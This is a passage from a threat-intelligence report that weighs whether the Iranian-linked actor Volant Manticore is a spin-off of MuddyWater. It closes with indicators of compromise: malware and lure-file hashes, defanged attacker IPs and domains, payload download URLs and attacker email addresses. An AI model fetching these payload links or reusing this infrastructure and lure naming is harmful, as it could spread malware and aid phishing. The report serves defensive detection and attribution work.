- Copycat – Volant Manticore imitates MuddyWater tooling and TTPs to create the appearance of an Iranian nexus.
Weighing the Alternatives
Volant Manticore relies on an older MuddyWater C2 framework, which MuddyWater has since replaced. A subgroup operating within MuddyWater would most likely have access to the group’s current tooling, making the same-actor hypothesis less likely. Similarly, a copycat would most likely imitate MuddyWater’s latest documented tooling, not a retired framework. Volant Manticore’s new custom implants, which serve as “guardrails” for Homa, make this scenario even less likely.
A shared developer could explain the tooling overlaps, but not the operational ones. While such a developer would likely have access to newer frameworks, Homa reimplements the older MuddyC2Go client and keeps its C2 protocol unchanged. This was likely done to evade existing detections with minimal development effort, leaving the server-side component untouched. Combined with our assessment that KuboShell was built by a single developer, this points to a small group with limited development resources, unlike the developers behind MuddyWater’s frameworks who replaced their tooling over time, most notably after public disclosures.
As for professional ties and shared training, key MuddyWater figures were previously linked to Ravin Academy, described as a talent pipeline for MOIS. Such ties could result in both a common training background and professional relationships between otherwise distinct groups. In fact, MuddyWater’s TTPs have previously overlapped with those of other Iranian actors. Most recently, Proofpoint identified shared TTPs between TA450 (MuddyWater) and UNK_SmudgedSerpent, which Check Point tracks as Nimbus Manticore.
However, both explanations seem less likely in our case. If shared training through Ravin explained the overlaps, we would expect the tooling and TTPs Volant Manticore shares with MuddyWater to be common across Iranian groups. In our observation, they are primarily associated with MuddyWater. As for professional ties, they could explain the UNK_SmudgedSerpent overlaps, which may reflect a one-off collaboration. Volant Manticore, by contrast, has relied on MuddyWater tooling and TTPs consistently over time. This consistency is better explained by habits formed over years of operating within MuddyWater than by occasional collaboration between two separate threat actors. We also observed no signs of operational cooperation that would indicate ongoing contact, such as common targeting or hand-offs.
Why We Favor the Spin-off Hypothesis
- Legacy tradecraft – Volant Manticore relies on an older MuddyWater framework and exhibits old MuddyWater TTPs. Both point to a close relationship with the group in the past. If that relationship continued, we would’ve expected the operators to have access to MuddyWater’s newer tooling. Instead, they reimplemented a framework they likely obtained while still part of the group.
- Gradual divergence – Over time, Volant Manticore has moved beyond this legacy tradecraft. It built its own tooling and adapted its TTPs, adding methods such as credential-harvesting campaigns that set it apart from MuddyWater operations. This progression fits a group that started out relying on MuddyWater’s playbook and is gradually forming an identity of its own.
- Distinct targeting – Volant Manticore’s persistent focus on Cyprus does not match MuddyWater’s targeting patterns. MuddyWater has occasionally targeted Cypriot entities, but its operations typically span multiple countries and shift over time. While Volant Manticore was targeting Cyprus, MuddyWater’s campaigns focused on other regions. This sustained single-country focus suggests Volant Manticore pursues its own goals and priorities.
- Separate infrastructure – Volant Manticore relies on hosting providers and registrars that are not typically used by MuddyWater. It also appears to manage a smaller infrastructure footprint at any given time, which is more consistent with a small team.
Considering all of the above, we assess with medium confidence that Volant Manticore is a separate, independent group composed of former MuddyWater operators who left either individually or as a group. These operators may retain ties to current MuddyWater members, but we assess that the observed overlaps primarily reflect their shared operational history rather than ongoing collaboration.
Tracing the Split
If MuddyC2Go is the latest MuddyWater framework Volant Manticore’s operators had access to, the split may have happened around 2023 as MuddyWater replaced MuddyC2Go with DarkBeatC2 in late 2023. We could only trace Volant Manticore’s infrastructure back to 2025, which leaves a visibility gap in between.
In addition to tooling, Volant Manticore’s operators may have appropriated MuddyWater’s work environment. The username pc, which appears in the lure document’s metadata, was previously associated with MuddyWater’s phishing activity and malware development. While generic usernames usually carry limited weight on their own, we found the same username across several of Volant Manticore’s VMs. One possible explanation is that the operators are reusing VM images previously used by MuddyWater.
Indicators of Compromise
Files
| SHA-256 | Description |
| 684f748deceabf0fbb789ce11cc748ec62ea7e218f44289557e733509ec9b250 | KuboShell (Athena Marinou-CV.exe) |
| 27f36e562015365017c1458a5944b4f03cb13049f3b268bb919fcff7f83c459f | ZIP containing KuboShell (hnrhw9.zip) |
| 8657c350a2cf338721ade0bba8bd976cdd0c6e21fb7d5052eec24f8a034d7f7f | KuboShell (AI_Healthcare_Seminar.exe) |
| 3239b5916a3462e17ed3110083f3310c58bf1c74aca75e20ddb8bfa7b7b519fb | ZIP containing KuboShell (AI_Healthcare_Seminar.zip) |
| d619323f20fd58e70ff846e1051a830d9735c89c6b2c72809258cfbc180d915c | ZIP containing NetLock RMM installer (Excel Online.zip) |
| 9aa67867d5407184882da7eca22542fe4fa40db8e7cdb3526d4f9b75a9c57d55 | ZIP containing N-able RMM installer (Ai_Healthcare_Seminar_Online.zip) |
| 625f86e71a4b99c1fb9764a98e81901158ef0b1f6b0374b4cf1753f58bb3b858 | N-able RMM (Ai_Healthcare_Seminar.exe) |
| deed01f1f9359b1bbb926795234a5ba5860894aac9c0db4e55b3c9a8fa77d2a1 | ZIP containing NetLock RMM Installer ( عقد بيع المركبة ومستند نقل الملكية.zip) |
| 7bfd88831a0599b2fe070f8f41fd4e1953584aa220b0cb788d4b1f805e7f0920 | ZIP containing NetLock RMM installer (sta-tdf-collaboration-proposal.zip) |
| 438290e0fb6651bd8fc5eb45a6e50b7c9339e435c425adf2e0718c2edec03c72 | ZIP containing NetLock RMM installer (Online Seminar AI.zip) |
| 80f98fff65c9488a1794a7b7e61acfa65830308d1ccd6801f5d4936e71403e04 | ZIP containing NetLock RMM installer (برنامج الاعتماد المشترك في السياحة العلاجية.zip) |
| c763a530794ca9b5b2319941fedef3684a65c427e945038f9a03cd505afb30f7 | ZIP containing NetLock RMM installer |
| f78e4ab9d74f9cd74c02a8e0cb9e00348dff14281d44092b9d874c17dee8bded | ZIP containing NetLock RMM installer (Vicks Stock.zip) |
| 15cb048c38063ec269208ea0ff98c7fd86e21a4d7a7c2eaeaa49933e36224de7 | ZIP containing MeshCentral RMM installer |
| 31782222f017e5340261f0cb6d1b0bbbd9eb8309bd56a67a628e7335bdb1be4f | NetLock RMM |
| a4ef03a850d6a9bc590d4c074230f09848309c95c92a62a9d32c5d0be7573f52 | NetLock RMM |
| 648365b4983f3468b0f077c30110d6271e6f0c9a870ed6769be774f87f5c2b08 | NetLock RMM |
| 68ed37807c4c41541c3fb5afa3763b514be0b5d3086e8864c1e67a74580f4535 | NetLock RMM |
| 2477bbf0ab3f0c9db73fcb2f5f9dfe8cf6703a88862a7c98a5de6f349cd8833f | Malicious document (MilitaryHeritageProposal.doc) |
| fdd5c7a353c5f313076a8c37eb6e672e633fe4416591642564abe3274782d2bf | Homa Framework Stage 1 |
| 651a5ba217c996cbdd567038632e28896e06d0f728708327badd5f0b53963d9a | Homa Framework Stage 2 |
| 6cedef9bdbaef331bad705b1488686e10dd4e2fbd5fda78af57b4704bf4ab344 | Homa Framework Stage 3 |
| 6be53629a26384078fd38c431819d86a27fd03af53ff3ae7fd19ae38aae2be73 | Homa Framework Stage 1 |
| 90e79eab4188775d1da963d6ddc8c92b63c01f17d709e03f836f42241e7210ec | Homa Framework Stage 2 |
| 61cdefd7f039f5c7d1c1b17ba74b8dae31138ff16072ba474e20f7566d2c011a | Homa Framework Stage 3 |
| bf98bdb300e04d2200ce90a3626f05c2a9942597f5919ae2f6152a8d1327443b | Homa Framework Stage 1 |
| 40e8117a60a1490a94b65bbac8163968e2823113a5cb3023a60eff611171ebc4 | Homa Framework Stage 2 |
| f733b6cac9f85dd0e7a73ab8e592df5125e13195e5acd2793f76d4ccbf736990 | Homa Framework Stage 3 |
| 351a44052f2e3f0897ca3c517650e3cd93515bf2d29db8006e0f26f062ecb5c9 | Homa Framework Stage 1 |
| 9a3de87064b4e7f246b5282d4b313ea48fdb37176d85bad1ba6faca6c6907ee5 | Homa Framework Stage 1 |
| 884327755c4bf778b524bbe3814307c077d3bd72c19920a0995824a931ca9e2d | Homa Framework Stage 2 |
| 428f92ef5f7f7348cc1abdf168854b676808957de812a53b956db473036ae131 | Homa Framework Stage 3 |
| 13ed4c76184bf60f46db4b3b2b7cb62f91bb8208b2813e58d8b8c879ee9259cc | Homa Framework Stage 1 |
| dff387a7cc85a396f95eb1833cecd65fb991cdbcdaef45cc657cd75be266cc39 | Homa Framework Stage 1 |
| ca5b94ec1a3a218e12bfe6179a396e69b48de0000eac48e445b49e9d2cc80fa2 | Homa Framework Stage 2 |
| 29c0173763a740aca360970c5646b299f492ef64d37476ca4d02da7a832df80a | Homa Framework Stage 3 |
| 2212b52b448740327d96fb98cf0145ffce62cf0741a12822f8bd40216a4a5863 | Homa Framework Stage 1 |
| b42ce40afb65b510317bc755d37f2f4617186b70dd28e3a35b7f064eb42628bd | Homa Framework Stage 2 |
| 2627ea4d7dcadca71de39b19fe8dc877e8f5c54c5e71d85202641196864df9ae | Homa Framework Stage 3 |
| 4469babd3d9b88bdec90b9164f0f80d95fb267434461ae85114a7197eeb02e3a | Homa Framework Stage 1 |
| 85e78b3ae9648594f7c3a069b5aa6bf985f25e6c14794aa9511054b6828912c6 | Homa Framework Stage 2 |
| 9977374425f552e8408d400dfd0340b1047a5085943ba9c85cb4b454be828427 | Homa Framework Stage 3 |
| 3c0be3c1397a5a14ee511a3452c708514b3afd0fd975a11715f0d9fb98e462dd | Homa Framework Stage 1 |
| abe2761831fbccb959037c65443f3988d92a69a2140b76f3e6666734f3982ba4 | Homa Framework Stage 2 |
| 90619f94124e86f9337f12e88fb3533b9718b8fe6328c7c1bb97503efe1d2bb2 | Homa Framework Stage 3 |
| d271b2ef422709febe95b891d42ccd9fd0855bff8a15f76b78a528ff34195342 | Homa Framework Stage 1 |
| 02a12f39429d7f111aa4f087dd73fd8d8415fe7be0e76202a4cfd5242144040e | Homa Framework Stage 2 |
| 1971142007ed60d009dcd56600b96a41a01e9fba8696b65ed7699aaf12265b77 | Homa Framework Stage 3 |
| 6a522cb5d1888511b547f64043bb4c35f9d81452adcfa268650f7d803bf77dfc | Homa Framework Stage 1 |
| fc110456041ec607e3dea81e13277baa5328e8a8026084d6d679236f45da8c4c | Homa Framework Stage 2 |
| 2db69a664953fd4ad33f7cfda67f8ec53798803a0b95f0c004222e94c4f9629b | Homa Framework Stage 3 |
| 6b183b16dbbda5a01cfa73366d01ef1a87a9bedfcc3ddae8d7849bc3f37cedbf | Homa Framework Stage 1 |
| 451ea8cf63e71a79211308734913453d03b4cc9b07b43163805dea8d49a46bc4 | Homa Framework Stage 2 |
| 845302a55726b76dd48baa2beaf302fa33cbb6479a816a3794e78ba49ddf3973 | Homa Framework Stage 3 |
| 5d3d532dcdd2002ce7b16fd95d9d04ccf7cdf001b003eaec49e7f288eaa43e17 | Homa Framework Stage 1 |
| 35b236fc5ff19e05b2699b0f824fe85d6ffdf7c2f1516d3fed8c6dbe920ea162 | Homa Framework Stage 2 |
| 0547965e807a030ad9b1bcd0b7cc7c383f3ad6ae7ad173e236057430279fb808 | Homa Framework Stage 3 |
| 29321b3a590ba2c0850eea6c0bd3dcd8503115fc381282cefaf41fc7bb468c80 | Homa Framework Stage 1 |
| 13a619e7501a07cdabc9595050aa03e073d820d843c156a04246104263086749 | Homa Framework Stage 2 |
| f8016ff265fac046a72a1f89c98ced960c492d2b1ec303f0f07ef39c6324a985 | Homa Framework Stage 3 |
| 28ef8ced263c5732726ae6e615a9f0ddf05863a1bde95c4dcb6b96561b5ac9ba | Homa Framework Stage 1 |
| 5b29f81adcfe1b795f344bd660b87ddc2cb06dc6ac72b7aeee5af2a64438b635 | Homa Framework Stage 2 |
| 197fd95c1b0ffad9c3a116c8bc53f5445381d31af789ed11b2227ab20fb4c0f8 | Homa Framework Stage 3 |
| f0dadfd28efdace2701ca95939602825a49c9f61f703e2814269b7c469fc789c | Homa Framework Stage 1 |
| 27d50c5f96ab050bead5710b2c213a9de4ab0a8823ef6394e9aa0a23f8372600 | Homa Framework Stage 2 |
| 7e3e897ffe49395918a015ec54bdff4c89ee2411131ca94ccff20678a62b5974 | Homa Framework Stage 3 |
| e9598232aa4232fcc2db3ae60490d2a71ba103f12f07f9d819f88b86400a81ff | Homa Framework Stage 1 |
| 5d3b30589eceab51b804383c3a1f8538b207826a4dbcc919db4b6b17c090cf56 | Homa Framework Stage 2 |
| 772756296fd234156415da4081abd399e4647f83470120097e925918b2f03f85 | Homa Framework Stage 3 |
Network
| Indicator | Type |
| 185.205.187[.]109 | IP address |
| 185.205.187[.]107 | IP address |
| 185.205.187[.]108 | IP address |
| 185.106.102[.]70 | IP address |
| 185.221.222[.]185 | IP address |
| 95.182.88[.]89 | IP address |
| 185.253.118[.]221 | IP address |
| 88.119.170[.]218 | IP address |
| 88.119.171[.]245 | IP address |
| 213.252.232[.]131 | IP address |
| 213.252.245[.]44 | IP address |
| 213.252.245[.]60 | IP address |
| 217.60.5[.]55 | IP address |
| 217.60.5[.]75 | IP address |
| 217.60.5[.]87 | IP address |
| 45.38.170[.]31 | IP address |
| 192.142.46[.]141 | IP address |
| 94.126.227[.]67 | IP address |
| gatewaynet[.]site | Domain |
| cnpcyprus[.]net | Domain |
| cabelenet[.]com | Domain |
| primtel-tel[.]com | Domain |
| primetel-tel[.]com | Domain |
| webmail-eac[.]com | Domain |
| gapgroups[.]com | Domain |
| medochomie[.]com | Domain |
| aegeneair[.]com | Domain |
| dpwords[.]com | Domain |
| websitegate[.]net | Domain |
| portal-gateway[.]net | Domain |
| corenewsnetwork[.]com | Domain |
| liveupdatenews[.]net | Domain |
| hxxps://files[.]catbox[.]moe/hnrhw9.zip | URL |
| hxxps://www[.]dropbox[.]com/scl/fi/yr21f2wlppfbxf4tvb59k/.zip?rlkey=p2dxe0c4eeahon6sogbpq54db&st=nt5t3k3n&dl=1 | URL |
| mahaalazami[@]protonmail[.]com | |
| u0138738662[@]proton[.]me |
如有侵权请联系:admin#unsafe.sh